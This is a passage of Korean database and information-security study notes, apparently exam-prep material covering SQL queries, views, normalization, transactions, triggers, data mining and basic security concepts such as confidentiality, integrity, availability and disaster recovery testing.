⑤ 널(NULL)값 비교 시는 '=' (또는 <>) 대신 IS (또는 IS NOT)을 사용.

예1) 인사과의 부서장 이름을 검색하라.

```
Select 부서장
From 부서
Where 부서명 = '인사과';
```

예2) 직원 봉급을 중복된 값 없이 검색하라.

```
Select Distinct 봉급
From 직원;
```

예3) 봉급이 200이상인 직원에 대해 나이의 오름차순으로 같은 나이에 대해서는 봉급의 내림차순으로 직원의 이름을 검색하라.

```
Select 이름
From 직원
Where 봉급 >= 200
Order By 나이 Asc, 봉급 Desc;
```

예4) 'D1' 부서의 직원수 검색

```
Select Count(직원번호)
From 직원
Where 부서번호='D1';
```

- 집계함수 : COUNT, SUM, AVG, MAX, MIN
- SUM과 AVG의 입력은 숫자들의 집합이어야 하지만, 다른 연산들은 문자열 등과 같은 숫자가 아닌 데이터 형의 집합일 수 있다

예5) 부서별 봉급의 평균을 검색하라.

```
Select  부서번호, AVG(봉급)
From 직원
Group By 부서번호;
```

예6) 소속직원이 3명 이상인 부서번호를 검색하라.

```
Select 부서번호
From  직원
Group By 부서번호
Having Count(*) >= 3;
```


예7) 전화번호의 국번이 '777'인 직원의 이름을 검색하라.

```
Select 이름
From 직원
Where 전화번호 LIKE '777%;
```

예8) 부서번호가 널(NULL)인 직원 번호와 이름을 검색하라.

```
Select 번호, 이름
From 직원
Where 부서번호 IS NULL;
```

예9) 과목번호 'C413'에 등록한 학생의 이름은 검색하라. (부속 질의문(subquery))

```
SELECT 이름
FROM 학생
WHERE 학번 IN (SELECT 학번       /* ↔ NOT IN */
                FROM 등록
                WHERE 과목번호 = 'C413');
```

ex10) 등록 테이블에서 학번이 500인 학생의 모든 기말성적보다 좋은 기말성적을 받은 학생의 학번과 과목번호를 검색하라. (부속 질의문(subquery)-집합비교)

```
SELECT 학번, 과목번호
FROM 등록
WHERE 기말성적 >ALL
                (SELECT 기말성적
                 FROM 등록
                 WHERE 학번 = 500);
```

- >ALL 구문은 "모든 것보다 큰"이라는 문장이다.
(<ALL, <=ALL, >=ALL, =ALL, <>ALL 비교도 허용)
- >SOME 구문은 "하나 이상보다 큰" 이라는 문장이다.
(<SOME, <=SOME, >=SOME, =SOME, <>SOME 비교도 허용)


```
ex11) 과목번호 'C413'에 등록한 학생의 이름은 검색하라.
      (EXISTS를 사용한 검색)

SELECT 이름
FROM 학생
WHERE EXISTS            /* ↔ NOT EXISTS */
        (SELECT *
         FROM 등록
         WHERE 학번 = 학생.학번
                  AND 과목번호 = 'C413');
```

- EXISTS는 존재 정량자 로서 EXISTS 다음에 나오는 검색문의 실행 결과 특정 튜플이 존재하는가를 검색한다.
- 이 질의문은 사실상 "학생 테이블에서 학생 이름을 검색하는데 어떤 학생이냐 하면 과목 'C413'에 등록하여 등록 테이블에 튜플이 존재하는 그런 학생이다."라는 뜻이 된다.

※ 단일 행 비교연산자 : =, <>, <, >, <=, >=
※ 다중 행 비교연산자 : IN, ALL, ANY, SOME, EXISTS

2) 삽입문(INSERT)
- 기존 테이블에 행을 삽입하는 경우 사용.

- 구문

```
INSERT
INTO 테이블[(열_이름...)]
VALUES (열값_리스트)
```

- 하나의 테이블만을 대상으로 한다.
- NULL값을 입력할 수 있고 부속 질의어를 포함할 수 있다.
- 모든 열의 값을 입력할 때는 테이블 명 다음의 열 이름을 생략할 수 있다.

```
예1) 직원번호 600, 이름 '김유신', 나이 25, 부서 'D2'인 직원
     을 삽입하라.
  Insert into 직원(번호, 이름, 나이, 부서번호)
  Values(600, '김유신', 25, 'D2');

예2) 부서번호가 'D1'인 직원의 번호, 이름, 봉급을 검색해 '
     인사과 직원' 테이블에 삽입하라.
  Insert Into 인사과직원(번호, 이름, 봉급)
  Select 번호, 이름, 봉급
  From 직원
  Where 부서번호 = 'D1';
```

3) 갱신문(UPDATE)

— 기존 레코드 열값을 갱신할 경우 사용.

- 구문

```
UPDATE 테이블
SET 열_이름=변경_내용
[WHERE 조건]
```

- 새로 변경되는 값은 산술식이나 NULL이 될 수 있다.
- 하나의 테이블에 여러 개의 열을 갱신할 수 있다.

```
예) 'D1' 부서의 봉급을 10%인상하라.
  Update 직원
  Set 봉급 = 봉급 * 1.1
  Where 부서번호 = 'D1';
```

4) 삭제문(DELETE)

- 기존 테이블의 행을 삭제할 경우 사용.

- 구문

```
DELETE FROM 테이블 [WHERE 조건]
```

- 하나의 테이블만을 대상으로 한다.
- 만일 외래키를 가지고 있는 테이블이 있다면 그 테이블에서도 같은 삭제 연산이 이루어져야 한다. 그렇지 않으면 참조 무결성을 유지할 수 없기 때문이다.

```
예1)  번호가 200인 직원을 삭제하라.

  Delete From 직원
  Where 번호 = 200;
```


2. SQL 뷰

- 하나 이상의 테이블로부터 유도되어 만들어진 가상 테이블.
- 실행시간에만 구체화되는 특수한 테이블.

(1) 뷰의 특징

① 뷰가 정의된 기본 테이블이 제거(변경)되면, 뷰도 자동적으로 제거(변경)된다.
② 외부 스키마는 뷰와 기본 테이블의 정의로 구성된다.
③ 뷰에 대한 검색은 기본 테이블과 거의 동일.(삽입, 삭제, 갱신은 제약)
④ DBA는 보안 측면에서 뷰를 활용할 수 있다.
⑤ 뷰는 CREATE문에 의해 정의되며, SYSVIEWS에 저장된다.
⑥ 한 번 정의된 뷰는 변경할 수 없으며, 삭제한 후 다시 생성.
⑦ 뷰의 정의는 ALTER문을 이용하여 변경할 수 없다.
⑧ 뷰를 제거할 때는 DROP문을 사용한다.

(2) 뷰의 장단점

① 장점
㉠ 논리적 독립성 제공
㉡ 데이터 접근 제어로 보안 가능
㉢ 사용자의 데이터 관리를 간단하게 함
㉣ 하나의 테이블로 여러 개의 상이한 뷰를 정의
② 단점
㉠ 독자적인 인덱스를 가질 수 없다.
㉡ 정의를 변경할 수 없다.
㉢ 삽입, 삭제, 갱신 연산에 많은 제약이 따른다.

(3) 뷰의 생성

구문

```
CREATE VIEW 뷰_이름[(열_이름_리스트)]
        AS SELECT 문
        [ WITH CHECK OPTION ];
```

- AS SELECT 문은 일반 검색문과 같지만 UNION이나 ORDER BY를 사용할 수 없다.
- WITH CHECK OPTION 절은 이 뷰에 대한 갱신이나 삽입 연산이 실행될 때 뷰 정의 조건을 위배하면 실행을 거절시킨다는 것을 명세한다. (검색 시는 해당 안 됨)

예)

```
CREATE VIEW CSTUDENT(SNO, SNAME, YEAR)
        AS SELECT SNO, SNAME, YEAR
            FROM STUDENT
            WHERE DEPT = '컴퓨터'
        WITH CHECK OPTION ;
```

- 기본 테이블 학생(STUDENT)의 컴퓨터과 학생(CSTUDENT) 뷰

학번(SNO)	이름(SNAME)	학년(YEAR)	학과(DEPT)
100	김유신	4	컴퓨터
200	홍길동	3	전기
300	이순신	1	컴퓨터
400	장길산	4	컴퓨터
500	강감찬	2	기계

(4) 뷰의 제거

```
DROP VIEW 뷰_이름{ RESTRICT | CASCADE } ;
```

3. 내장(Embedded) SQL

- SQL은 단말기를 통해 대화식으로 사용될 수도 있지만 COBOL, C와 같은 호스트 프로그래밍 언어로 작성되는 응용 프로그램 속에 내장해서 사용 할 수도 있다. 응용 프로그램 속에 내장해서 사용하는 SQL을 내장 SQL이라고 한다.

(1) 응용 프로그램의 특징

- EXEC SQL을 앞에 붙임
- 내장 SQL실행문은 호스트 실행문이 나타나는 어느 곳에서나 사용 가능
- SQL문에 사용되는 호스트 변수는 콜론(:)을 앞에 붙임
- 호스트 변수와 대응하는 필드의 데이터 타입의 일치
- 호스트 변수와 데이터베이스 필드의 이름은 같아도 무방
- select에 의한 검색 결과는 튜플로 구성된 테이블이지만 호스트 언어들은 한 번에 하나의 레코드만 취급 (커서의 필요성)

(2) 커서(Cursor)

- 검색 결과 테이블의 튜플을 순서대로 지시
- DECLARE : 커서와 관련된 SQL문을 정의
- OPEN : 커서를 개방
- FETCH : 커서를 가리키는 결과 테이블의 한 튜플을 호스트 변수로 가져옴
- CLOSE : 커서를 폐쇄

4. 정규화

(1) 개념

① 이상 문제를 해결하기 위해 어트리뷰트 간의 종속관계를 분석하여 여러개의 릴레이션으로 분해하는 과정.
② 릴레이션의 애트리뷰트, 엔티티, 관계성을 파악하여 데이터의 중복성을 최소화하는 과정
③ 논리적 설계 단계에서 수행
④ 정규화를 통해 릴레이션을 분해하면 일반적으로 연산시간이 증가한다.
⑤ 정규화 과정은 주어진 릴레이션 변수들의 모임을 더 바람직한 어떤 형태로 점차 유도해 가는 과정으로 특징지을 수 있다. 이 과정은 가역적(reversible)이다.

(2) 목적
① 데이터베이스 연산의 여러 가지 이상을 없애기 위함이다.
② 데이터베이스의 물리적 구조나 물리적 처리에 영향을 주는 것이 아니라, 논리적 처리 및 품질에 큰 영향을 미친다.

(3) 이상(anomaly)
- 어트리뷰트간에 존재하는 여러 종속관계를 하나의 릴레이션에 표현함으로 인해 발생하는 현상. (삽입이상, 삭제이상, 갱신이상)

학번	**과목번호**	성적	학년
100	C413	A	4
100	E412	A	4
200	C123	B	3
300	C312	A	1
300	C324	C	1
300	C413	A	1
400	C312	A	4
400	C324	A	4
400	C413	B	4
400	E412	C	4
500	C312	B	2

[수강 릴레이션]

① 삽입이상 : 원하지 않는 정보를 강제 삽입해야 하는 경우와 불필요한 데이터가 함께 삽입되는 경우이다.

ex) 위의 [수강 릴레이션]에서 만일 학번이 600인 학생이 2학년이라는 정보를 삽입하려고 할 때 교과목을 등록하지 않으면 삽입이 불가능하다.

② 삭제이상 : 튜플을 삭제함으로써 유지되어야 하는 정보까지도 연쇄 삭제(triggered delete)되는 정보의 손실(loss of information)을 삭제이상이라 한다.

ex) 위의 [수강 릴레이션]에서 만일 학번이 200인 학생이 과목 C123을 취소하여 이 튜플을 삭제할 경우 학년 3이라는 정보까지 함께 삭제된다.


③ 갱신이상 : 중복된 튜플 중에서 일부의 attribute만 갱신시킴으로써 정보의 모순성(inconsistency)이 생기는 현상이다.

ex) 위의 [수강 릴레이션]에서 만일 학번이 400인 학생의 학년을 4에서 3으로 변경하고자 할 때 모두 4번의 갱신이 필요하다.

(4) 스키마 변환의 원리

① 정보의 무손실 표현
② 데이터 중복성 감소
③ 분리의 원칙
④ 종속성 보존

[정규화 과정]



(5) 반정규화(De-Normalization)

① 반정규화의 정의
- 정규화되어있는 것을 정규화 이전 상태로 만드는 것을 말한다.
- 많은 조인에 의해 성능이 저하되거나 데이터 조회시 디크스 I/O량이 많을 때 부분적인 반정규화를 고려한다.

② 반정규화 절차
- 반정규화 대상조사
- 반정규화 대상을 다른 방법으로 처리 유도 할 수 있는지 검토
- 반정규화 적용

반정규화 대상조사	다른 방법 유도 검토	반정규화 적용
- 범위 처리 빈도수 조사 - 대량의 범위 처리 조사 - 통계성 프로세스 조사 - 테이블 조인 개수	- 뷰 테이블 - 클러스터링 적용 - 인덱스 조정 - 애플리케이션	- 테이블 반정규화 - 속성의 반정규화 - 관계의 반정규화

5. 트랜잭션

(1) 트랜잭션

① 한꺼번에 모두 수행되어야 할 일련의 데이터베이스 연산들.
[응용 프로그램 = 하나 이상의 트랜잭션]
[트랜잭션 = 하나 이상의 데이터베이스 연산(SQL명령)]

② 병행 제어 및 회복 작업의 논리적 단위.

③ 원자성(atomicity)을 가짐.

④ OLTP와 OLAP : 단순 레코드를 위주로 한 은행 계좌 처리, 항공 예약 처리 등의 단순 트랜잭션 처리응용을 OLTP(OnLine Transaction Processing)라고 하고, 대규모 레코드를 대상으로 시장 분석, 판매 동향 분석 등을 수행하는 DSS, EIS, Data Warehouse 등의 복잡한 트랜잭션 처리 응용을 OLAP(OnLine Analytical Processing)라고 한다.

(2) 트랜잭션의 성질
① 원자성(atomicity) : 트랜잭션은 전부, 전무의 실행만이 있지 일부 실행으로 트랜잭션의 기능을 가질 수는 없다.

② 일관성(consistency) : 트랜잭션이 그 실행을 성공적으로 완료하면 언제나 일관된 데이터베이스 상태로 된다라는 의미이다. 즉, 이 트랜잭션의 실행으로 일관성이 깨지지 않는다라는 의미.

③ 격리성(isolation) : 연산의 중간결과에 다른 트랜잭션이나 작업이 접근할 수 없다라는 의미.

④ 영속성(durability) : 트랜잭션이 일단 그 실행을 성공적으로 끝내면 그 결과를 어떠한 경우에라도 보장받는다 라는 의미.

(3) 트랜잭션의 원자성과 관련된 연산
① COMMIT : 트랜잭션의 성공적인 종료
② ROLLBACK : 트랜잭션의 비정상적인 종료

6. 트리거(Trigger)

(1) 트리거의 개념

① 데이터베이스가 미리 정해 놓은 특정 조건이 만족되거나 어떤 동작이 수행되면 자동으로 실행되도록 정의한 동작
② 트리거는 조건이 만족되는 경우에 취해야 하는 조치를 명세
③ 명시된 이벤트 (데이터베이스의 갱신)가 발생할 때마다 DBMS가 자동적으로 수행하는, 사용자가 정의하는 문(프로시저)
④ 데이터베이스의 무결성을 유지하기 위한 일반적이고 강력한 도구/ 테이블 정의시 표현할 수 없는 기업의 비지니스 규칙들을 시행하는 역할
⑤ 트리거를 명시하려면 트리거를 활성화시키는 사건의 이벤트, 트리거가 활성화되었을 때 수행되는 테스트 조건, 트리거가 활성화되고 조건이 참일 때 수행되는(프로시저)인 동작을 표현해야 함.
⑥ ECA, Event-Condition-Action 규칙이라고 부름

(2) 트리거 구성요소
① 트리거가 실행될 조건이 되는 문장이나 이벤트
② 실행 조건의 제약
③ 실행될 내용

(3) 트리거 타입

① 로우(row) 및 문장(statement)

타입	설명
로우	테이블에 INSERT, UPDATE, DELETE가 발생하는 로우마다 트리거의 내용이 실행되는타입이다. 이 타입의 트리거는 각 로우에 연산이 발생할 때마다 연산 직전 또는 직후에 트리거가실행된다.
문장	로우의 개수에 상관없이 문장 단위로 한 번만 실행되는 타입이다.

② BEFORE 및 AFTER

타입	설명
BEFORE	조건 문장이 실행되기 전에 트리거의 내용이 실행되는 타입이다.
AFTER	조건 문장이 실행된 후 트리거의 내용이 실행되는 타입이다.

③ 트리거는 두 종류의 타입 중에서 각각 하나씩을 가질 수 있다.
- BEFORE 로우(BEFORE row)
- BEFORE 문장(BEFORE statement)
- AFTER 로우(AFTER row)
- AFTER 문장(AFTER statement).

7. 데이터 마이닝

(1) 데이터 마이닝

1) 정의
㉠ 대량의 데이터로부터 관련된 정보를 발견하는 과정, 즉 지식 발견(knowledge discovery) 과정
㉡ 체계적이고 자동적으로 데이터로부터 통계적 규칙(rule)이나 패턴(pattern)을 찾음

2) 종류
㉠ 분류(Classification) : 주어진 데이터를 분리된 그룹으로 분할하는 규칙을 발견.
예) 신용카드사의 신용도 등급 판단
㉡ 연관 규칙(Association Rule) : 데이터 아이템간의 관련성을 표현.
예) 빵을 구입한 고객은 우유도 구입할 가능성이 높다
㉢ 순차 상관관계(Sequence Correlation) : 순차적인 값들 간의 상관관계
예) 금리가 오르면 주가가 하락한다.

3) 연관 규칙(Association Rule)
① 어떤 속성들이 가지는 값이 자주 나타나는 조건을 보여주는 것
② 형식적으로는 A1∧A2∧...∧An⇒B1∧B2∧...∧Bm 같이 논리적 폼으로 쓰여질 수 있다.
③ 여기서 프레디킷(Predicate) Ai와 Bj에는 각각 속성과 그 값이 나타내며 ∧는 논리곱을 의미한다.

ex) 나이(X,“35..45”)∧성별(X,“남자”)∧자녀여부(X,“예”)⇒구매(X,“컴퓨터”)
[지지도=40%, 신뢰도=75%]라는 연관 규칙

→ “나이가 35에서 45세 사이에 있고 자녀가 있는 남자는 컴퓨터를 구매한다”를 의미

④ 연관 규칙은 지지도(support)와 신뢰도(confidence)가 같이 수반될 때 연관성 법칙으로서의 의미가 제대로 파악될 수 있다.

㉠ 지지도 : 전체 자료에서 관련성이 있다고 판단되는 품목 A와 B, 두 개의 항목이 동시에 일어날 확률
㉡ 신뢰도 : 품목 A가 구매되었을 때 품목 B가 추가로 구매될 확률인 조건부 확률

※ DB 관련 용어 정리

- Data : 가공되지 않는 사실, 처리되지 않은 사실을 의미, 단순한 사실.

- Information : 결정의 근거가 되는 처리가 된 데이터, data를 가공·처리한 결과.

- Entity : 실세계에 존재하는 유형·무형의 정보, 인간이 생각하는 개념 또는 정보의 세계에서의 의미 있는 정보의 단위.

- Attribute : 데이터의 가장 작은 논리적 단위. 그 자체만으로는 중요한 의미를 가지지 못하며 단독으로 존재하기 어려운 특성을 갖는다.

- Domain : 관계 데이터베이스에서 하나의 속성이 취할 수 있는 값의 집합.

- Primary Key : 관계 데이터베이스(RDB)에서 관계(데이터베이스 테이블) 내의 특정 투플(열)을 유일하게 식별할 수 있는 키 필드.

- Foreign Key : 관계형 데이터베이스에서, 외래키는 한 테이블 내의 필드 또는 필드의 결합으로서, 반드시 다른 테이블의 주키와 대응되거나, 또는 널 값을 가져야 한다. 외래키는 테이블들의 관계를 설정하는 빌딩 블록의 역할을 제공하며, 데이터베이스 테이블들 간에 참조 무결성을 보장하기 위해 사용된다.

- 개체 무결성 제약조건 : 기본키 값은 NULL이어서는 안된다는 규정.

- 참조 무결성 제약조건 : 외래키 값은 NULL이거나 참조릴레이션의 기본키와 동일해야 한다는 규정.

- 도메인 무결성 제약조건 : 특정 속성값이 그 속성이 정의된 도메인에 속한 값이어야 한다는 규정.

- DataBase Administrator (DBA) : 성공적인 데이터베이스 환경을 유지하는데 필요한 제반활동들을 지휘 감독하거나 직접 수행하는 사람이나 조직.

- Data Definition Language (DDL) : 데이터와 데이터의 관계를 정의하는데 사용되는 언어. 데이터베이스내에서 데이터 구조를 만드는데 사용. (Create, Alter, Drop)

- Data Manipulation Language (DML) : 데이터베이스 내의 데이터를 검색, 삽입, 갱신, 삭제를 하는데 사용되는 일련의 명령어들이다. (Select, Insert, Update, Delete) - 절차적DML, 비절차적DML

- Data Control Language (DCL) : 데이터베이스 사용 권한 및 데이터의 무결성, 병행 수행 제어 기능 등을 관리하는 언어. (Grant, Revoke)

- DataBase : 여러 사람에 의해 공유되어 사용될 목적으로 통합 관리되는 정보의 집합.

- DataBase Management System (DBMS) : 다수의 사용자들이 데이터베이스 안에 데이터를 기록하거나 접근할 수 있도록 해주는 프로그램이다. 사용자와 데이터베이스의 중재자 역할.

- 데이터의 독립성 : 데이터베이스의 궁극적인 목적.
 · 데이터의 논리적 독립성 : 데이터베이스 환경 또는 업무의 변화 발생시 데이터 사전만을 변경. (애플리케이션의 변경 없이 시스템을 그대로 사용)
 · 데이터의 물리적 독립성 : 특정 데이터가 서로 다른 물리적 장치에 존재해도 동일한 방법으로 접근. (다른 물리적 장치에 존재해도 항성 같은 결과 값을 제공해 줌)

- 스키마 : DB의 구조(개체, 속성, 관계)에 대한 정의와 이에 대한 제약 조건 등을 기술한 것으로 컴파일되어 데이터 사전에 저장.(DB의 논리적 구조를 전반적으로 기술하는 것)
 · 외부스키마 : 사용자나 응용 프로그래머의 관점.
 · 개념스키마 : 범 기관적 입장.(외부스키마 통합)
 · 내부스키마 : 물리적 저장장치의 관점.

- 데이터 모델링 : 현실 세계의 데이터를 컴퓨터 세계의 데이터로 표현하는 작업.
 · 논리 데이터 모델링 : 사용자들의 요구 사항을 분석하여 DB에 저장될 정보를 파악하고, 필요한 정보들 간의 연관 관계를 모형화하는 과정.
 · 물리 데이터 모델링 : 논리 데이터 모델을 사용하고자 하는 각 DBMS의 특성을 고려하여 DB 저장 구조로 변환하는 작업을 수행하는 과정.

- 정규화 : 함수적 종속성 등의 종속성 이론을 이용하여 잘못 설계된 관계형 스키마를 더 작은 속성의 세트로 쪼개어 바람직한 스키마로 만들어 가는 과정.

정규화	정규화 내용
1차 정규화	복수의 속성 값을 갖는 속성을 분리. **(원자값)**
2차 정규화	기본키에 종속적이지 않은 속성의 분리. 부분 종속 속성을 분리. **(기본키에 완전함수 종속)**
3차 정규화	속성에 종속적인 속성의 분리. 이행 종속 속성의 분리. **(이행적 함수종속이 아닌 경우)**
보이스-코드 정규화	다수의 기본키 분리. **(모든 속성이 후보키인 경우)**
4차 정규화	다치 종속 속성 분리. **(다치종속 관계가 성립하는 경우)**
5차 정규화	**(조인종속이 성립하는 경우)**

- ER모델 : 현실세계의 개념적 표현으로서 개체 타입과 관계 타입을 기본 개념으로 현실 세계를 개념적으로 표현하는 방법으로 1976년 P.Chen이 제안.

- VIEW : 하나 이상의 테이블로부터 유도되어 만들어진 가상 테이블. DB의 부분집합을 논리적으로 표현.(논리적 테이블)
- SQL : 관계대수와 관계해석을 기초로한 고급 데이터 언어.(구조적 질의어)
 데이터 정의· 조작· 제어 기능 제공.

- 관계연산 : 합집합, 교집합, 차집합, 카티션 프로덕트, 프로젝트, 셀렉트, 조인, 디바이드

- 데이터 웨어하우스 : 사용자의 의사 결정에 도움을 주기 위해 다양한 운영 시스템에서 추출, 변환, 통합되고 요약된 데이터베이스.

- 데이터 마이닝 : 많은 데이터 가운데 숨겨져 있는 유용한 상관관계를 발견하는 것.

제9장 소프트웨어 개발 보안 구축

제1절 정보보호

1. 정보보호 정의

(1) 정보의 수집, 가공, 저장, 검색 ,송신, 수신 중에 정보의 훼손, 변조, 유출 등을 방지하기 위한 관리적, 기술적, 또는 그러한 수단으로 이루어지는 행위이다.(정보화촉진기본법 2조)
(2) 기밀성, 무결성, 가용성, 인증성, 부인방지 보장하기 위해 기술적, 물리적, 관리적 보호대책 강구하는 것이다.

2. 정보보호의 목표
BS7799, ISO/IEC 13335에서 규정하고 있는 정보보호를 통하여 달성하려고 하는 목표는 기밀성(confidentiality), 무결성(integrity), 가용성(availability) 이다.

(1) 기밀성(confidentiality)
① 정보자산이 인가된(authorized) 사용자에게만 접근할 수 있도록 보장하여 접근 권한을 가진 사람만이 실제로 접근 가능하도록 한다.
② 기밀성의 유지방법으로 접근통제(access control) 이나 암호화(encryption) 등이 있다.

(2) 무결성(integrity)
① 정보와 정보처리 방법의 완전성과 정확성을 보호하는 것이다.
② 무결성이 결여되면 정확한 의사결정을 못하게 되고 비즈니스 기능이 마비 내지는 중단 될 수 있으며, 기업의 이미지 실추, 신뢰도 하락 등의 손실과 함께 재정적인 피해를 가져온다.

(3) 가용성(availability)
① 정보와 정보시스템의 사용을 인가 받은 사람이 그를 사용하려고 할 때 언제든지 사용할 수 있도록 보장하는 것이다.
② 정보시스템에 장애가 발생하거나 과부하가 걸려서 사용하고자 할때 사용할 수 없게 되거나 장시간 기다리게 해서는 안된다는 것이다.

3. 정보기술 보호의 목표
정보기술 보호의 목표는 정보기술의 발전과 정보기술의 적용범위가 비즈니스, 교육, 행정, 군사작전 등으로 확대됨에 따라서 정보보안의 목표보다 더 필요한 요구가 추가 되고 있다.

(1) 책임 추적성
① 정보나 정보시스템의 사용에 대해서 누가 언제 어떤 목적으로 어떤 방법을 통하여 그들을 사용했는지는 추적 할 수 있어야 한다.
② 책임 추적성이 결여 되어 있을 때, 시스템의 임의 조작에 의한 사용, 기만 및 사기, 산업 스파이 활동, 선량한 사용자에 대한 무고행위, 법적인 행위에 의해서 물질적, 정신적인 피해를 입게 된다.

(2) 인증성
① 정보시스템 상에서 이루어진 어떤 활동이 정상적이고 합법적으로 이루어진 것을 보장하는 것이다.
② 정보에 접근할 수 있는 객체의 자격이나 객체의 내용을 검증하는데 사용하는 것으로 정당한 사용자인지를 판별한다.

(3) 신뢰성
① 정보나 정보시스템을 사용함에 있어서 일관되게 오류의 발생 없이 계획된 활동을 수행하여 결과를 얻을 수 있도록 하는 환경을 유지하는 것이다.

※ 정보보호의 주요 개념

1. 자산(assets)
(1) 조직이 보호해야할 대상(정보, 하드웨어, 소프트웨어, 시설 등)을 말하며, 모든 관리 계층의 주요한 임무이다.
(2) 조직 자산의 여러 가지 형태 : 물리적 자산, 정보 자산, 소프트웨어 자산, 상품 자산, 인적 자산, 무형 자산

2. 위협(threats)
(1) 손실이나 손상의 원인이 될 가능성을 제공하는 환경의 집합을 말한다.
(2) 조직, 조직의 자산, 조직의 정보시스템에 손상을 유발시키는 원하지 않는 사고의 원인을 제공하는 요인들이다.

3. 취약성(vulnerability)
(1) 자산의 취약점은 자산의 물리적인 위치, 조직, 조직의 업무처리절차, 조직원의 구성, 경영관리, 하드웨어, 소프트웨어, 정보 등이 가지고 있는 약점에 기인한다.
(2) 취약점은 위협의 원인이 되는 것으로 정보시스템이나 조직의 목적에 손상을 가져올 수 있다.

4. 영향(impact)
(1) 의도적이든 아니든 원하지 않는 사고에 의해서 자산에 미치는 결과(자산의 파괴, 정보시스템에 대한 손상과 비밀성, 무결성, 가용성, 인증성, 신뢰성의 소실)를 말한다.
(2) 영향의 간접적인 손실로는 조직의 이미지 상실, 시장 점유율 감소, 재정적 손실이 있을 수 있다.

5. 보호대책(safeguards)
(1) 정보보호 대책은 위협을 방지하고 취약점을 감소시키고 원하지 않는 사고로부터 영향을 제한하며, 원하지 않는 사고를 탐지하고 나아가서 관련 설비를 복구하기 위한 활동, 절차, 기술이나 도구이다.
(2) 보호대책은 탐지, 예방, 제한, 저지, 정정, 복구, 감시, 인지 등의 기능 중 하나 이상을 수행한다.
(3) 보호대책 : 방화벽, 통신망의 감시 및 분석 도구, 암호화 도구, 전자서명, 백신, 접근 통제 구조, 침입탐지 도구, 백업, 통합보안관리 도구

※ 기타 해커 관련 용어
① White Hat : 다른 해커들로부터 공격을 받기 전에 도움을 줄 목적으로 컴퓨터 시스템이나 네트워크에서 보안상 취약점을 찾아내서 그 취약점을 노출시켜 알리는 해커
② Black Hat : 이해관계나 명예를 위해 다른 사람의 컴퓨터 시스템이나 네트워크에 침입하는 해커나 크래커를 일컫는 용어 / 파일 파괴, 도용을 목적
③ Gray Hat : White Hat과 Black Hat의 중간에 해당 / 불법적 해킹을 상황에 따라 함

[정보보호 목표 사항을 위협하는 공격 유형]

공격 유형	설 명
변 조 (Modification)	원래의 데이터를 다른 내용으로 바꾸는 행위로, 시스템에 불법적으로 접근하여 데이터를 조작해 정보의 무결성 보장을 위협한다.
가로채기 (Interception)	비인가 된 사용자 또는 공격자가 전송되고 있는 정보를 몰래 열람, 또는 도청하는 행위로 정보의 기밀성 보장을 위협한다.
차 단 (Interruption)	정보의 송수신을 원활하게 유통하지 못하도록 막는 행위를 말하여, 정보의 흐름을 차단한다. 이는 정보의 가용성 보장을 위협한다.
위 조 (Fabrication)	마치 다른 송신자로부터 정보가 수신된 것처럼 꾸미는 것으로, 시스템에 불법적으로 접근하여 오류의 정보를 정확한 정보인 것으로 속이는 행위를 말한다.

4. 업무연속성 관리

- 업무연속성 관리는 재해상황이라는 극한 상황에 초점을 두어 정보서비스의 가용성을 보장하기 위한 관리활동이라고 할 수 있다.
- 업무연속성 관리는 업무연속성계획(BCP), 업무연속성관리(BCM), 재난복구계획(DRP) 가 있다.

(1) DRP(Disaster Recovery Planning; 재난 복구 계획)

① 보관된 데이터들에 피해가 발생했을 때, 피해가 발생한 부분을 복구하여 피해를 최소화하여 업무에 지장이 없도록 하기 위한 계획을 사전에 준비하는 것이다.
② 재난이나 재해로 인해 장기간에 걸친 정상시설로의 접근거부와 같은 이벤트를 다룬 것을 말한다.
③ 재해는 정상적인 업무 처리에 심각한 지장을 줄 수 있는 사건들을 말한다.
④ 재난 복구 계획의 테스트 계획
- Checklist : 재난복구계획(DRP)의 계획서 및 절차서를 각 업무단위의 담당자에게 나누어 주고 계획의 절차나 오류를 점검하는 테스트 계획이다.
- Structured Walk-Through : 업무단위 관리자가 서로 만나 계획에 대해서 실질적으로 논의를 하는 단계로써 계획의 주요 결점들을 발견해 내기 위한 목적으로 수행된다.
- Simulation : 실제 비상사태가 발생했다는 가정 하에서 시스템 운영 관련 주요 관리자와 직원들이 비상모임을 갖고 복구절차를 모의 테스트하는 단계이다. 실제 백업장소에서 실시하는 것이 아니라는 것이 아래의 Parallel Test와 다른 점이다.
- Parallel Test : 재난복구절차의 전체적인 테스트로 관련된 전 직원이 동원되며 실제 백업대체 장소에 가서 복구절차에 따라 움직인다. 그러나 실제 데이터로 하는 것이 아니라, 운영시스템 및 데이터와는 별로도 미리 준비된 가상의 데이터와 시스템으로 하는 것이 다음 단계의 Full-Interruption Test와 다른 점이다.

